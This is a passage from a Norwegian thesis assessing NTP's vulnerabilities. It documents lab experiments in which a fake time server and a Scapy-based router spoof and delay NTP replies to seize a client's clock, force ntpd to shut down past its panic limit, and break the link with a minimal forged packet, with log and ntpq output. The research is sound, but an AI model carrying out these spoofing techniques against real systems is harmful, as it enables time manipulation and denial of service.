Når distribusjonsruteren så ut til å fungere etter intensjonen, ble fullversjoner av NTP startet på klient og tjener maskinene. TCP dump ble kjørt på alle ruterens grensesnitt, og pakkesniffere(Ethereal) ble startet på NTP-klient, feiltikker og NTP-tjener for innsamling av data. Ved første øyekast så alt ut til å fungere. Forespørsel og svar ble utvekslet som normalt mellom klient og tjenere, og verdier så ut til å ligge innenfor de fastlagte grenseverdier. Av ukjente årsaker på dette tidspunkt, oppsto det likevel aldri synkronisering av klientmaskinen. Etter en stund med virtuell synkronisering ble det åpenbart at noe var feil. Tiden løp fullstendig løpsk, og etter relativt kort tid var forskjellen mellom NTP-tjener og klient så stor at klientens panikkgrense på 1000 sekunder ble overskredet. Dette medfører som kjent at klienten slår seg av. Gjentatte forsøk ledet til samme resultat.

Vi finner årsaken til problemet i en artikkel gitt ut av VMware[31]. Det viser seg at VMware benytter seg av en rekke intrikate metoder for å opprettholde en mest mulig presis tid i forhold til vertsmaskinen den kjører på. Den virtuelle maskinen har selvfølgelig ingen egen maskinvareklokke, og må derfor skaffe seg tid fra vertsmaskinen. Vi har tidligere vært inne på hvordan et operativsystem skaffer seg tid ved å telle antall tidsavbrudd eller klokketikk etter en bestemt rate (fra 100 til 1000 ganger i sekundet). Å få til en lignende presisjon på en virtuell maskin er vanskelig. En virtuell maskin må konkurrere med andre applikasjoner og kanskje andre virtuelle maskiner som kjører på vertsmaskinen. Dette medfører at den virtuelle maskinen faktisk kan være innaktiv når den burde generere et virtuelt tidsavbrudd. Selv når den virtuelle maskinen er aktiv ville kontinuerlig lytting etter tidsavbrudd medført betydelige administrasjonskostnader. Av den grunn oppdateres tiden på den virtuelle maskinen bare fra tid til annen. Gjesteoperativsystemene på den virtuelle maskinen er imidlertid avhengig av å få servert tikks for å opprettholde en forståelse av tid. (Gjestene er tross alt vanlige operativsystem som ikke selv vet at de kjører på en virtuell maskin.) En virtuell tid blir derfor tildelt gjestene. Måten dette gjøres på er ved å lage en backlogg for registrering av tidsavbrudd. Når gjesteoperativsystemet på den virtuelle maskinen faller bak tiden til vertsmaskinen, telles antall tidsavbrudd som gjesten har gått glipp av. Hvis backloggen blir for stor leverer den virtuelle maskinen tid til gjestene med en høyere rate for å innhente den tapte

tiden. Hvis en gjest i stor grad må konkurrere med CPU tid fra andre virtuelle maskiner og prosesser, kan det hende at den virtuelle maskinen ikke klarer å mate gjesten med nok tidsavbrudd til å ta igjen vertsklokken. Hvis loggen overskrider 60 sekunder vil den derfor nullstilles. Den virtuelle maskinen vil så forsøke å synkronisere gjesteklokken på nytt ved å sette den lik vertens tid. Når dette er gjort begynner den på nytt med backlogg og tidsinnhenting. Denne fremgangsmåten er tilfredsstillende for de fleste systemer og applikasjoner. Å få en tidsprotokoll som NTP til å operere i et slikt miljø anses derimot som en håpløs oppgave.

9.5 Konklusjon


Det viser seg at simulering av tid i et virtuelt nettverk er en blindvei. En av de tingene som vanskelig lar seg simulere er nemlig tid. Årsaken til dette er en rekke intrikate metoder som den virtuelle maskinen bruker for å opprettholde en mest mulig presis tid i forhold til vertsmaskinen den kjører på. Utvikling og testing av en distribusjonsruter har imidlertid gått som planlagt. Ved hjelp av distribusjonsruteren har vi nå oppnådd kontroll over pakkeflyten mellom klient, NTP-tjener og feiltikker. Dette innebærer mulighet til å legge inn forsinkelse på pakken, samt modifikasjon av pakkeinnhold. Ved hjelp av tcpdump og analysevertøyet Ethereal, har vi sett at denne pakkeutvekslingen fungerer etter intensjonen. Om NTP-demonen vil akseptere våre modifiseringer er derimot fortsatt ikke testet i praksis.

9.6 Ytterligere Kommentarer

Det ble gjort tanker om det var bedre å forsinke svarpakkene inn fra NTP-tjener i stedet for utgående NTP-klientpakker. Sett fra klienten side spiller dette trolig liten rolle da Rundetid er et snitt av forsinkelsene begge veier. For en eventuell observatør på NTP-tjeneren vil forsinkelsen kunne holdes skjult hvis denne fremgangsmåten ble valgt.

10 Forsøk 5: Testing av distribusjonsruter i et fysisk nett

I forrige forsøk utviklet vi en distribusjonsruter som gav oss mulighet til å forsinke og manipulere pakker i et NTP nettverk. Et testnett ble bygget i en VMware virtuell maskin for å kunne simulere nødvendig maskinvare. Det som imidlertid ikke lot seg simulere var tid. I dette forsøket ønsker vi derfor å teste vår feiltikker og distribusjonsruter i et ekte fysisk nettverk.



Figur 34

10.1 Konfigurasjon:

Prinsipielt er dette oppsettet i samsvar med det virtuelle nettverket, men noen forenklinger er gjort. Alle maskinene er knyttet sammen med kryssede kabler. En skisse av nettverksoppsettet er vist i figur 34.

10.1.1 Distribusjonsruter:

Distribusjonsruteren er satt opp som i det virtuelle nettverket med tre netteverkskort (eth_) knyttet opp mot hvert sitt nettverk:

Distribusjonsruter	
Eth0:	Knyttet til nettverk 2 mellom ruter og NTP klient.
Eth1:	Knyttet til nettverk 3 mellom ruter og NTP feiltikker.
Eth2:	Knyttet til nettverk 1 mellom ruter og NTP tjener.

10.1.2 Nettverk

Testnettet er satt opp med tre subbnett og statiske adresser mot grensesnittene.

Nettverk mellom klient og ruter		*Grensesnitt*	*IP adresse*
Nettverk 2	Nettverk:		10.2.1.0
	Ruter:	eth0	10.2.1.11
	Klient:	eth1	10.2.1.10

Nettverk mellom NTP tjener og ruter		*Grensesnitt*	*IP adresse*
Nettverk 1	Nettverk:		10.3.1.0
	Ruter:	eth2	10.3.1.11
	NTP tjener:	eth0	10.3.1.10

Nettverk mellom feiltikker og ruter		*Grensesnitt*	*IP adresse*
Nettverk 3	Nettverk:		192.168.179.0
	Ruter:	eth1	192.168.179.129
	Feiltikker:	eth6	192.168.179.130

10.2 Gjennomførelse:

En stor del av jobben i dette forsøket var å skaffe tilveie, sette opp og konfigurere nødvendig maskinvare. Når dette arbeidet var gjort ble vår virtuelle modell fra forsøk 4 overført til det fysiske nettet. Dette innebar oppsett av distribusjonsruter (med små modifikasjoner), ny nettverkskonfigurasjon, samt oppsett av de ulike NTP-demonene. Ut over dette lå det meste klart fra forrige eksperimentet.

10.3 Test av applikasjonen:

Ved bruk av SCAPY i vår distribusjonsruter har vi nå mulighet til å legge inn en individuell forsinkelse på pakker som passerer igjennom. Forsinkelsen settes med parameteret:

delay_ntp_server = float(<forsinkelse i sekunder>)

Hensikten med dette er å kunne kompensere for den ekstra prosesseringstiden som vår feiltikker bruker i forhold til en ekte NTP-tjener. Vi har tidligere testet at selve NTP-klienten aksepterer forsinkelsen fra feiltikker, men vi må også ta med i beregning den tiden som SCAPY bruker på å analysere pakkene den mottar. For å avklare dette spørsmålet setter vi først opp en vanlig NTP-klient og en tjener som sender vanlige friske pakker gjennom ruteren. Deretter sammenligner vi resultatene med en klient/tjener assosiasjon som sender pakker gjennom en standard ruter.

SCAPY forsinkelse: 0,0 sekunder
Etter oppstart av klient og NTP-tjeneren startes en normal stepp prosedyre etter fire pakkeutvekslinger. Etter ytterligere fire utvekslinger oppnår klienten synkronisering. En utskrift av peers i ntpq gir oss følgende resultat:

Utskrift av peers i ntpq:

```
remote           refid            st t when poll reach   delay   offset    jitter
==============================================================================
*10.3.1.10       LOCAL(0)         2 u   13   64  177  464.305  -14.638  11.219
```

Det mest interessante for oss i denne sammenheng er forsinkelsesfeltet (delay). Vi vet fra kapittel 4 at peer verdiene representerer de pakkene med de laveste rundetidene i nettet. Vi kan derfor anta at den gjennomsnittelige forsinkelsen på linjen mellom klient og tjener, ligger noe høyere enn verdien i dette feltet. Vi skriver ut noen flere forsinkelsesverdien fra peer som representerer hva vi i beste fall klarer å oppnå med kun pakkeanalysen(parseren) aktiv i vår distribusjonsruter:

Noen ekstra peerverdier:
544.97 477.16 523.73 483.13 524.38 468.69 519.15 464.30
Snitt: 500,689

Ved å sammenligne disse verdiene med en direkte synkronisering gjennom en standardruter, får vi et inntrykk av den totale tilleggsforsinkelsen vår hjemmelagde distribusjonsruter medfører:

```
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
*192.168.1.103   193.62.22.98     2 u   53   64   77    0.954   -2.564   1.453
```

Noen ekstra peerverdier:
1.02 0.95 1.02 0.98 0.96 1.00 1.01 0.99
Snitt: 0,99

Vi ser at den ekstra tiden parseren bruker i SCAPY er betydelig, men likevel ikke større en at det aksepteres av NTP-klienten.

For å finne ut hvilke marginer vi har på forsinkelsen i nettet, gjennomfører vi noen forsøk med forskjellige verdier av *delay_ntp_tjener*. Resultatet av disse testene viser at en større tilleggsforsinkelse enn ca 0,6 sekunder medfører problemer. Det vil si at den totale forsinkelsen bør makimalt ligge på rundt ett sekund. (Dette skyldes trolig sunnhetstest nummer 5 som slår inn ved feil avstand til rot). Vi kan klare å få til en stepping med høyere forsinkelse også, men da vil dette trolig kun skje når *stepout threshold* blir overskredet hvert 900 sekund.

SCAPY forsinkelse: 0,6 sekunder

Utskrift av peers i ntpq:

remote	refid	st	t	when	poll	reach	delay	offset	jitter
*10.3.1.10	LOCAL(0)	2	u	29	64	377	875.349	20.701	21.477

Noen ekstra peerverdier:
1004.56 1219.12 1008.63 1122.88 1023.73 1143.58 1070.98 1165.71,
1011.54 882.50 1011.37 881.93 1021.48 908.82 1017.46 879.25
Snitt: 953,167

10.3.1 Manipulasjon av tiden til NTP-klienten

Selve målet med distribusjonsruteren var å få pakkene fra feiltikker til å ankomme NTP-klienten før de ekte pakkene fra NTP-tjeneren. Hvis dette lar seg gjøre tror vi at klienten vil begynne å lytte til feiltikker tid da den vil oppfatte tjenerpakkene som duplikatpakker. Bakgrunnen for denne teorien er beskrevet tidligere, men kort fortalt omhandler dette en av de første sunnhetstestene som gjøres i recive() funksjonen på klienten:

/* Hvis transmit tidsstempelet dupliserer et tidligere mottatt transmit tidstempel, er pakken en gjentagelse av en tidligere pakke*/

```
If(r->xmt == p->xmt)
        Return;
```

For å forsikre oss om at den første pakken NTP-klienten mottar kommer fra feiltikker, setter vi en forsinkelse på Nettverk 1 (mellom ruter og NTP-tjener) med 0,6 sekunder. Deretter lar vi klient og NTP-tjener oppnå full synkronisering:

Utskrift av /var/log/ntpd:

```
16 Jan 10:15:12 ntpd[4541]: frequency initialized 40.143 PPM …
16 Jan 10:19:32 ntpd[4506]: synchronized to NTP_1, stratum 2
16 Jan 10:19:32 ntpd[4506]: time reset +0.134901 s
16 Jan 10:19:32 ntpd[4506]: kernel time sync disabled 0041
16 Jan 10:24:55 ntpd[4506]: synchronized to NTP_1, stratum 2
16 Jan 10:30:16 ntpd[4506]: kernel time sync enabled 0001
```

Utskrift av assosiasjoner i ntpq:

```
ind assID status  conf reach auth condition  last_event cnt
=====================================================
  1  4428  9624   yes   yes  none  sys.peer   reachable  2
```

Utskrift av peers i ntpq:

```
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================
*10.3.1.10       LOCAL(0)        2 u   29   64  377  875.349   20.701  21.477
```

Klienten er nå synkronisert mot den ekte NTP-tjeneren. Vi stiller så tiden på feiltikker til pluss tre minutter, og kobler den til nettverket:

Utskrift av /var/log/ntpd:

```
16 Jan 11:15:15 ntpd[4541]: frequency initialized 40.143 PPM …
16 Jan 11:19:40 ntpd[4541]: synchronized to NTP_FT, stratum 2
16 Jan 11:22:44 ntpd[4541]: time reset +184.034697 s
16 Jan 11:27:02 ntpd[4541]: synchronized to NTP_FT, stratum 3
16 Jan 11:37:49 ntpd[4541]: time reset -0.201644 s
16 Jan 11:42:08 ntpd[4541]: synchronized to NTP_FT, stratum 2
16 Jan 11:46:28 ntpd[4541]: no tjeners reachable
16 Jan 11:48:40 ntpd[4541]: synchronized to NTP_FT, stratum 3
```

Utskrift av assosiasjoner i ntpq:

```
ind assID status  conf reach auth condition  last_event cnt
=====================================================
  1 44516  9634   yes   yes  none  sys.peer   reachable  3
```

Utskrift av peers i ntpq:

```
     remote           refid               st t when poll reach   delay   offset  jitter
==============================================================
*10.3.1.10       82.211.81.145    3 u   28   64  377  257.268  430.194 138.679
```

Etter første pakkeutveksling nullstiller klienten assosiasjonen og begynner å steppe på nytt. Etter åtte nye pakkeutvekslinger er klienten synkronisert med feiltikker (time reset +184). Den går imidlertid rett over i en ny stepping prosedyre som er årsaken til at det inkrementeres feil i status feltet xx3x. Årsaken til dette er som vi har sett tidligere at feiltikker ikke klarer å opprettholde en tid som er stabil innenfor *slew* grensen på 128 ms. Vi må likevel anse forsøket som vellykket da feiltikker faktisk har oppnådd synkronisering med klienten.

10.3.2 En klient i panikk

Vi vil nå se om det er mulig å få klienten til å få panikk ved å overskride panikkgrensen som er på 1000 sekunder(cirka 16 min). I teorien skal dette medføre at klienten avslutter fullstendig da den tror at noe har gått alvorlig feil. Vi lar på nytt klient og NTP-tjener få tid til å oppnå full synkronisering:

Utskrift av /var/log/ntpd:
17 Jan 09:08:51 ntpd[4506]: synchronized to NTP_1, stratum 2
17 Jan 09:08:52 ntpd[4506]: time reset +0.198090 s
17 Jan 09:08:52 ntpd[4506]: kernel time sync disabled 0041
17 Jan 09:14:14 ntpd[4506]: synchronized to NTP_1, stratum 2
17 Jan 09:17:23 ntpd[4506]: kernel time sync enabled 0001

Deretter setter vi tiden til feiltikker til pluss 1 time og kobler den til nettverket. Umiddelbart skifter klienten status til x0xx (tjener avist av klienten):

Utskrift av assosiasjoner i ntpq:
ind assID status conf reach auth condition last_event cnt
==========
1 4428 9024 yes yes none reject reachable 2

Etter ytterligere noen pakkeutvekslinger skriver klienten en siste melding i loggen før den skrur seg helt av:

Utskrift av /var/log/ntpd:
17 Jan 10:01:18 ntpd[4506]: time correction of 3676 seconds exceeds sanity limit (1000); set clock manually to the correct UTC

Årsaken til at NTP-demonen er laget slik at den slår seg av på denne måten, er at det kan være vanskelig å vite om feilen er på den selv eller fra tidsleverende enhet. For å unngå å stå ansvarlig for eventuell skade, slår den seg derfor av. Det største problemet med dette er at det kan ta tid før det blir oppdaget. En velfungerende NTP-demon kjører normalt stille og beskjedent som en bakgrunnsprosses. Dessverre dør den gjerne like umerkelig med kun et lite sitat i ntpd loggen.

10.3.3 En enkel men uhederlig pakke

Hva er så det angrepet vi kan oppnå med minst mulig resurser? I dette forsøket tester vi med en pakke som kun oppfyller følgende to krav i klientens sunnhetstest:

1. Den falske pakken ankommer NTP-klienten før den ekte pakken.
2. Den inneholder riktig Origin Timestamp verdi mottatt fra klienten.

Pakken er ellers intakt men med verdier som er statiske, og tatt helt ut av det blå. Vi lar klienten og den ekte NTP-tjeneren oppnå full synkronisering. Deretter starter vi feiltikkeren.

Reaksjonen er umiddelbar. Allerede ved første pakke mottatt fra feiltikkeren, bryter klienten kommunikasjonen med den ekte tjeneren. Kommunikasjonsbruddet logges av klienten i /var/log/ntpd:

Utskrift av /var/log/ntpd:
19 Jan 20:33:34 ntpd[4506]: no tjeners rachable

Vi lar kommunikasjonen stå og gå en times tid. Vi tar så en utskrift av assosiasjoner i ntpq:

Utskrift av assosiasjoner i ntpq:
ind assID status conf reach auth condition last_event cnt
==========
1 4428 90f4 yes yes none reject reachable 2

Vi ser at antall feil (xxfx) har telt seg opp til f som er den maksimale verdien dette feltet kan oppnå. Dette angrepet medfører altså et fullstendig brudd på klient/tjener assosiasjonen. Feiltikkeren må imidlertid stå og gå kontinuerlig for å opprettholde bruddet. Vi har heller ikke mulighet til å slå av klienten eller modifisere klientens klokke da pakken ikke oppfyller alle punktene i klientens sunnhetstest.

10.4 Konklusjon:

I dette forsøket har vi gjennomført vellykkede angrep på en klient som benyttet seg av NTP for å skaffe seg korrekt tid. Vi testet ut tre mulige angrep. I det første angrepet lyktes vi å få kontroll over klientens systemklokke ved å kontinuerlig mate den med feil tid. Dette er trolig den metoden hvor man kan påføre målet størst skade da man har kontinuerlig kontroll over tidsleveransen og kan tilpasse denne angrepets intensjon. I angrep nummer to skrur vi av NTP-klienten ved å mate den med pakker som får den til å tro at noe alvorlig er feil. På kort sikt trenger ikke dette ha stor innvirkning på vertsmaskinen da den fortsatt har sin systemklokke å lene seg på. Det er likevel et mer effektivt angrep enn om man skulle klare å bryte forbindelsen til NTP-tjeneren. Ved å slå av NTP-demonen setter man også disiplineringen av systemklokken ut av funksjon. Dette vil derfor medføre en større drift på lokal klokke enn om kun kontakten mellom klient og

NTP-tjener blir brutt. I det siste angrepet sender vi en forenklet pakke for å bryte forbindelsen med NTP-tjeneren. Siden denne pakken kun består sunnhetstest 1 og 2 har vi her ikke noen mulighet til å justere eller skru av NTP-klienten. Det eneste vi oppnår er at pakken fra den ekte NTP-tjeneren også blir kastet da den oppfattes som et duplikat. Fordelen med dette angrepet er det kreves svært lite ressurser å produsere en slik pakke, og er derfor det angrepet som det er enklest å lykkes med.

11 Avslutning

Vi har i denne oppgaven gjennomført en sårbarhetsvurdering av NTPs grunnleggende mekanismer med fokus på tjenestenekt og integritetsangrep. Disse mekanismene innehar i seg selv nok funksjonalitet til å kunne håndtere de fleste naturlige problemer en tidsleverende tjeneste kan snuble over i et nettverk. Klokkefilter, seleksjon og klyngealgoritmen er konstruert for å beskytte mot onde klikker av Bysantinske forrædere. Sunnhetstester kjøres mot hver enkelt pakke for en grundig kontroll av akseptabilitet og pålitelighet, formatfeil og feilverdier. Dette systemet alene har vist seg å fungere bra opp i gjennom årene for å avise feilfungerende operasjoner i ulike scenarier. Erfaringer viser at klienter kan kjøre velfungerende år etter år uten behov for verken ettersyn eller vedlikehold. Mot en pågående angriper kan det imidlertid stille seg annerledes. I den eksperimentelle delen av denne oppgaven har vi derfor sett på ulike former for potensielle svakheter i NTPs virkemåte og dokumentert dette gjennom praktiske forsøk.

11.1 Konklusjon

I forsøk 2 og 3 demonstrerer vi hvordan det er mulig å bygge en feiltikkende tjener som aktivt produserer svarpakker med en presisjon som klienten er villig til å akseptere. Disse forsøkene viser også at man får nok informasjon ved pakkesniffing til å konstruere de falske pakkene. En utfordring sett fra angripers side er imidlertid kravet om at feiltikkeren må svare raskere enn den ekte tjeneren. Dette kravet har bakgrunn i en sunnhetstest som sier at pakken forkastes hvis den ikke er svar på den siste forespørselen som ble sendt fra klienten. Vi erfarer i forsøk 3 at dette kan by på større problemer enn vi hadde forventet. Utfordringen viser seg blant annet å ligge i at tjeneren benytter svært liten tid på å prosessere en forespørsel fra en klient, sett i forhold til den tiden klienten benytter på å prosessere et svar fra en tjener. Årsaken til dette er naturligvis at tjeneren aldri vil benytte seg av tid levert fra en klient, og en grundig prosessering og pakkevalidering er dermed overflødig.

Det samme kravet viser seg også å kunne gi angriper en fordel. Da for sent ankomne pakker blir forkastet som duplikater, holder det at feiltikkeren er den som rekker å svare først. I forsøk 5 utnytter vi dette til å oppnå et av våre mål, nemlig tjenestenekt. Det eneste vi trenger fra forespørselen er et felt med tiden for når pakken ble sendt fra klienten. Med denne opplysningen er det trivielt å aktivt blokkere NTP-forbindelsen. Det eneste vi trenger å gjøre er å flytte dette feltet over i svarpakken og sende svaret. Resterende felt kan være statiske med fiktive verdier. Dette medfører ikke at feiltikkerens pakke blir godtatt av klienten, men det medfører at pakken fra den ekte tjeneren blir avvist. Det er altså intet behov for å kneble den ekte tjeneren. Pakkeutsendelsen fra klient og tjener kan fortsette å gå som normalt under angrepet.

I motsetning til eksempelet på tjenestenekt, vil et integritetsangrep kreve at samtlige sunnhetstester foretatt av klienten bestås. For å oppnå dette trenger man å utvikle metoder

for å kunne gi klienten troverdige verdier i de resterende av pakkens felter. Utvikling av slike metoder ble vist i forsøk 2 og 3. I forsøk 5 viser vi eksempler på to slike angrep i praksis. I det første integritetsangrepet utytter vi NTP-demonens panikkgrense som normalt er satt til 1000 sekunder. Ved å sende troverdige pakker med et tidsavvik på over 1000 sekunder vil NTP-klienten tro at noe har gått fullstendig galt. Da det er vanskelig for klienten å vite om det er tjeneren eller den selv som er årsaken til problemet, fraskriver den seg ansvaret ved å slå seg helt av. Selv om ikke klientklokken her justeres av de falske pakkene er dette likevel et mer effektivt angrep enn vårt eksempel på tjenestenekt. Årsaken til dette er at vi ved å slå av NTP-demonen også setter disiplineringen av systemklokken ut av funksjon. Dette medfører en økt drift på klientmaskinen.

I det andre integritetsangrepet i forsøk 5 lykkes vi å oppnå fullstendig kontroll av klientklokken ved å mate den med en stabil, men uriktig tid. I motsetning til det forrige integritetsangrepet krever denne metoden at feiltikkeren opprettholder en kontinuerlig forbindelse med klienten. Tar man feiltikkeren ned vil klienten gjenopprette kommunikasjonen med den ekte tjeneren. Det er likevel naturlig å si at dette er det angrepet hvor vi kan påføre målet størst skade, da vi kan tilpasse tidsleveransen angrepets intensjon.

På bakgrunn av det vi har erfart gjennom praktiske forsøk, kan vi konkludere med at NTP er sårbar for både tjenestenekt og integritetsangrep slik den opererer i sin grunnleggende form. Vi klarer imidlertid ikke se noen vei utenom det faktum at vi er avhengig av å kunne lese et kritisk felt fra en klientens NTP-forespørsel, og en angriper er derfor avhengig av en vellykket pakkesniffing for å kunne lykkes med angrep som disse. En kapring av en mellomliggende enhet eller avlytting av en linje mellom klient og tjener er en overkommelig oppgave for mange aktører med onde hensikter. Vi anser derfor denne mekanismen først og fremst som en beskyttelse mot uforutsette hendelser og ikke som et effektivt vern mot villede angrep.

11.2 Videre arbeid

Den egenutviklede NTP-feiltikkeren har deltatt i mange roller underveis i dette prosjektet. I en tidlig fase ble den benyttet for å innarbeide en praktisk forståelse av ulike funksjoner og roller i NTP. Senere ble den videreutviklet til å ta del i praktiske eksperimenter og forsøk som er beskrevet i denne oppgaven. Mye av programkoden kunne derfor med fordel ha blitt renskrevet med tanke på økt effektivitet. Den manuelle implementering av de ulike nettverkslagene innebærer også en forlenget prosesseringstid i forhold til hva man kan forvente av godt gjennomarbeidede standardmetoder. Å flytte koden over til en Linux-plattform ville sannsynligvis i seg selv åpnet for enklere løsninger med tanke på pakkesniffing med trådløst nettverkskort samt problemet med å sende pakker fra avsenderaddresser som ikke eksisterer på maskinens nettverksgrensesnitt. I kapittel 9 så vi på mulighetene av å angripe en NTP-klient direkte med vår egenutviklede NTP-feiltikkeren i et trådløst nettverk. Oppskriften for å lykkes var imidlertid at NTP-feiltikkeren måtte svare raskere enn den ekte NTP-tjeneren. Med en økt effektivitet i kode ville dette sansynligvis la seg gjøre.

I kapittel 10 og 11 gjennomførte vi tester i et NTP-nettverk med kontroll på en mellomliggende ruter. Et av forsøkene gikk ut på å sender en forenklet pakke for å bryte forbindelsen med NTP tjeneren. SCAPY-koden som her ble benyttet hadde imidlertid kun som funksjon å videreformidle samt forsinke enkelte pakker i nettverket. En enkel utvidelse av SCAPY-koden ville kunne gjøre ruteren i stand til å gjennomføre denne typen angrep på egenhånd. En interessant problemstilling hadde vært å se i hvilken grad det var mulig å programmere en slik funksjonalitet inn i en standard ruter som støtter NTP. Eksempelvis en Cisco 800 ruter eller større.

12 Bibliografi

[1] David L. Mills. RFC 2030. Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI, oktober 1996

[2] David L. Mills. RFC 1305. Network Time Protocol (Version 3) Specification, Implementation and Analysis, mars 1992.

[3] David L. Mills. Network Time Protocol Version 4 Reference and Implementation Guide, juni 2006.
http://www.eecis.udel.edu/~mills/database/reports/ntp4/ntp4.pdf

[4] Britannica.com. Weight-driven clock.
http://www.britannica.com/clockworks/weight.html

[5] Britannica.com. Spring-driven clock.
http://www.britannica.com/clockworks/spring2.html

[6] Science Museum. Huygens´clocks. The 1656 clock
http://www.sciencemuseum.org.uk/exhibitions/huygens/page4.asp

[7] Science Museum. Huygens´clocks. Later Clocks
http://www.sciencemuseum.org.uk/exhibitions/huygens/page8.asp

[8] NIST. A Walk through Time. *A Revolution in Timekeeping.* April 2002.
http://physics.nist.gov/GenInt/Time/revol.html

[9] Warren A. Marrison. The Evolution of the Quartz Crystal Clock.
http://www.ieee-uffc.org/freqcontrol/marrison/
Marrison.html#The%20Crystal%20Clock

[10] NIST-F1 Cesium Fountain Atomic Clock. *The Primary Time and Frequency Standard for the United States*, 2005.
http://tf.nist.gov/timefreq/cesium/fountain.htm

[11] Bureau International des Poids et Mesures(BIPM). International Atomic Time.
http://www.bipm.org/en/scientific/tai/tai.html.

[12] Intel. 82C54 CHMOS Programmable Interval Timer.
http://bochs.sourceforge.net/techspec/intel-82c54-timer.pdf.gz

[13] WMware White paper. Timekeeping in VMware Virtual Machines, 2005.
Ref http://www.vmware.com/pdf/vmware_timekeeping.pdf

[14] NASD- Regulatory Systems. OATS FAQ – Clock Synchronization, November 2002. http://www.nasd.com/RegulatorySystems /OATS/OATSFAQ/ClockSynchronization/index.htm#answer22

[15] Symmetricom. The Five Dangers of Poor Network Timekeeping, 2003 http://www.symmttm.com/pdf/Network_Timing/wp_5dangers.pdf

[16] J. Postel (ISI). RFC 867 – Daytime Protocol. ISI, mai 1983 http://www.faqs.org/rfcs/rfc867.html

[17] J. Postel (ISI). K. Harrenstien (SRI). RFC 868 – Time Protocol, mai 1983. http://www.faqs.org/rfcs/rfc868.html

[18] Judah Levine, Michael A. Lombardi, Andrew N. Novick. NIST Special Publication 250-59. NIST Computer Time Services: Internett Time Service (ITS),Automated Computer Time Service (ACTS), and time.gov Web Sites. http://ts.nist.gov/MeasurementServices/Calibrations/upload/SP250-59.PDF

[19] David L. Mills. RFC 958. The Network Time Protocol (NTP), september 1985. http://www.faqs.org/rfcs/rfc958.html

[20] David L. Mills, A. Thyagarajan, and B.C. Huffman. Internett timekeeping around the globe. In *Proc. Precision Time and Time Interval (PTTI) Applications and Planning Meeting*, pages 365-371, desember 1997. http://www.eecis.udel.edu/~mills/database/papers/survey5.pdf

[21] David Deeths, Glenn Brunette. Using NTP to Control and Synchronize System Clocks –Part I, *Introduction to NTP,* juli 2001. http://www.sun.com/blueprints/0701/NTP.pdf

[22] David Deeths, Glenn Brunette. Using NTP to Control and Synchronize System Clocks –Part III, *NTP Monitoring and Troubleshooting,* september 2001. http://www.sun.com/blueprints/0901/NTPpt3.pdf

[23] David L. Mills. Computer Network Time Synchronization, *The Network Time Protocol*. ISBN 0-8493-5805-1. CRC Press. Taylor & Francis Group, 2006

[24] DEC89. Digital Time Service Functional Specification Version T. 1.0.5. Digital Equipment Corporation, 1989.

[25] Walt Kelly. NTP Debugging Techniques, juli 2005.
http://www.eecis.udel.edu/~mills/ntp/html/debug.html

[26] Wikipedia.org. Allan Variance.
http://en.wikipedia.org/wiki/Allan_variance

[27] Ian Griffiths. Raw Sockets Gone in XP SP2, desember 2004.
http://www.interact-sw.co.uk/iangblog/2004/08/12/norawsockets

[28] Jermiah Clark. Raw Ethernet Packet Sending, oktober 2003
http://www.codeproject.com/cs/internet/sendrawpacket.asp

[29] AirSnare / WinCap. http://www.micro-logix.com/WinPcap/Supported.asp

[30] WinPcap. Windows Packet Capture (WinPcap). http://wiki.ethereal.com/WinPcap

[32] Wikipedia.org. Senmiddelalderen.
http://no.wikipedia.org/wiki/Senmiddelalderen

[33] Aasmund Thuv. Buggfix SCAPY, september 2006

[34] Brad Knowles. NTP Support. Designing Your NTP Network. Selecting Offsite NTP Servers. *Collaborate on tips and tricks for using NTP*, oktober 2004.
http://ntp.isc.org/bin/view/Support/SelectingOffsiteNTPServers

[35] Lamport, L. and P.M Melliar-Smith, Synchronizing clocks in the presence of faults, JACM, 32(1),52-78, 1985

[36] A Survey of the NTP Network, Nelson Minar, 9.12.1999,
http://alumni.media.mit.edu/~nelson/research/ntp-survey99/html/

[37] Hans Arne Frøystein, Kåre Lind, Harald Slinde. Tid til synkronisering, elektroniske signaturer og tidsstempling – *hvordan skaffe "god tid*".
http://www.handel.no/FileArchive/255/2003-11-26%20Tid%20og%20tidsstempling.pdf

13 Vedlegg

13.1 Vedlegg A: Kildekode Demo Seleksjonsalgoritme

A.Selection

```
/* The NTP selectionalgorithm is implemented in this application
*  for demo purposes. The application has no practical use,
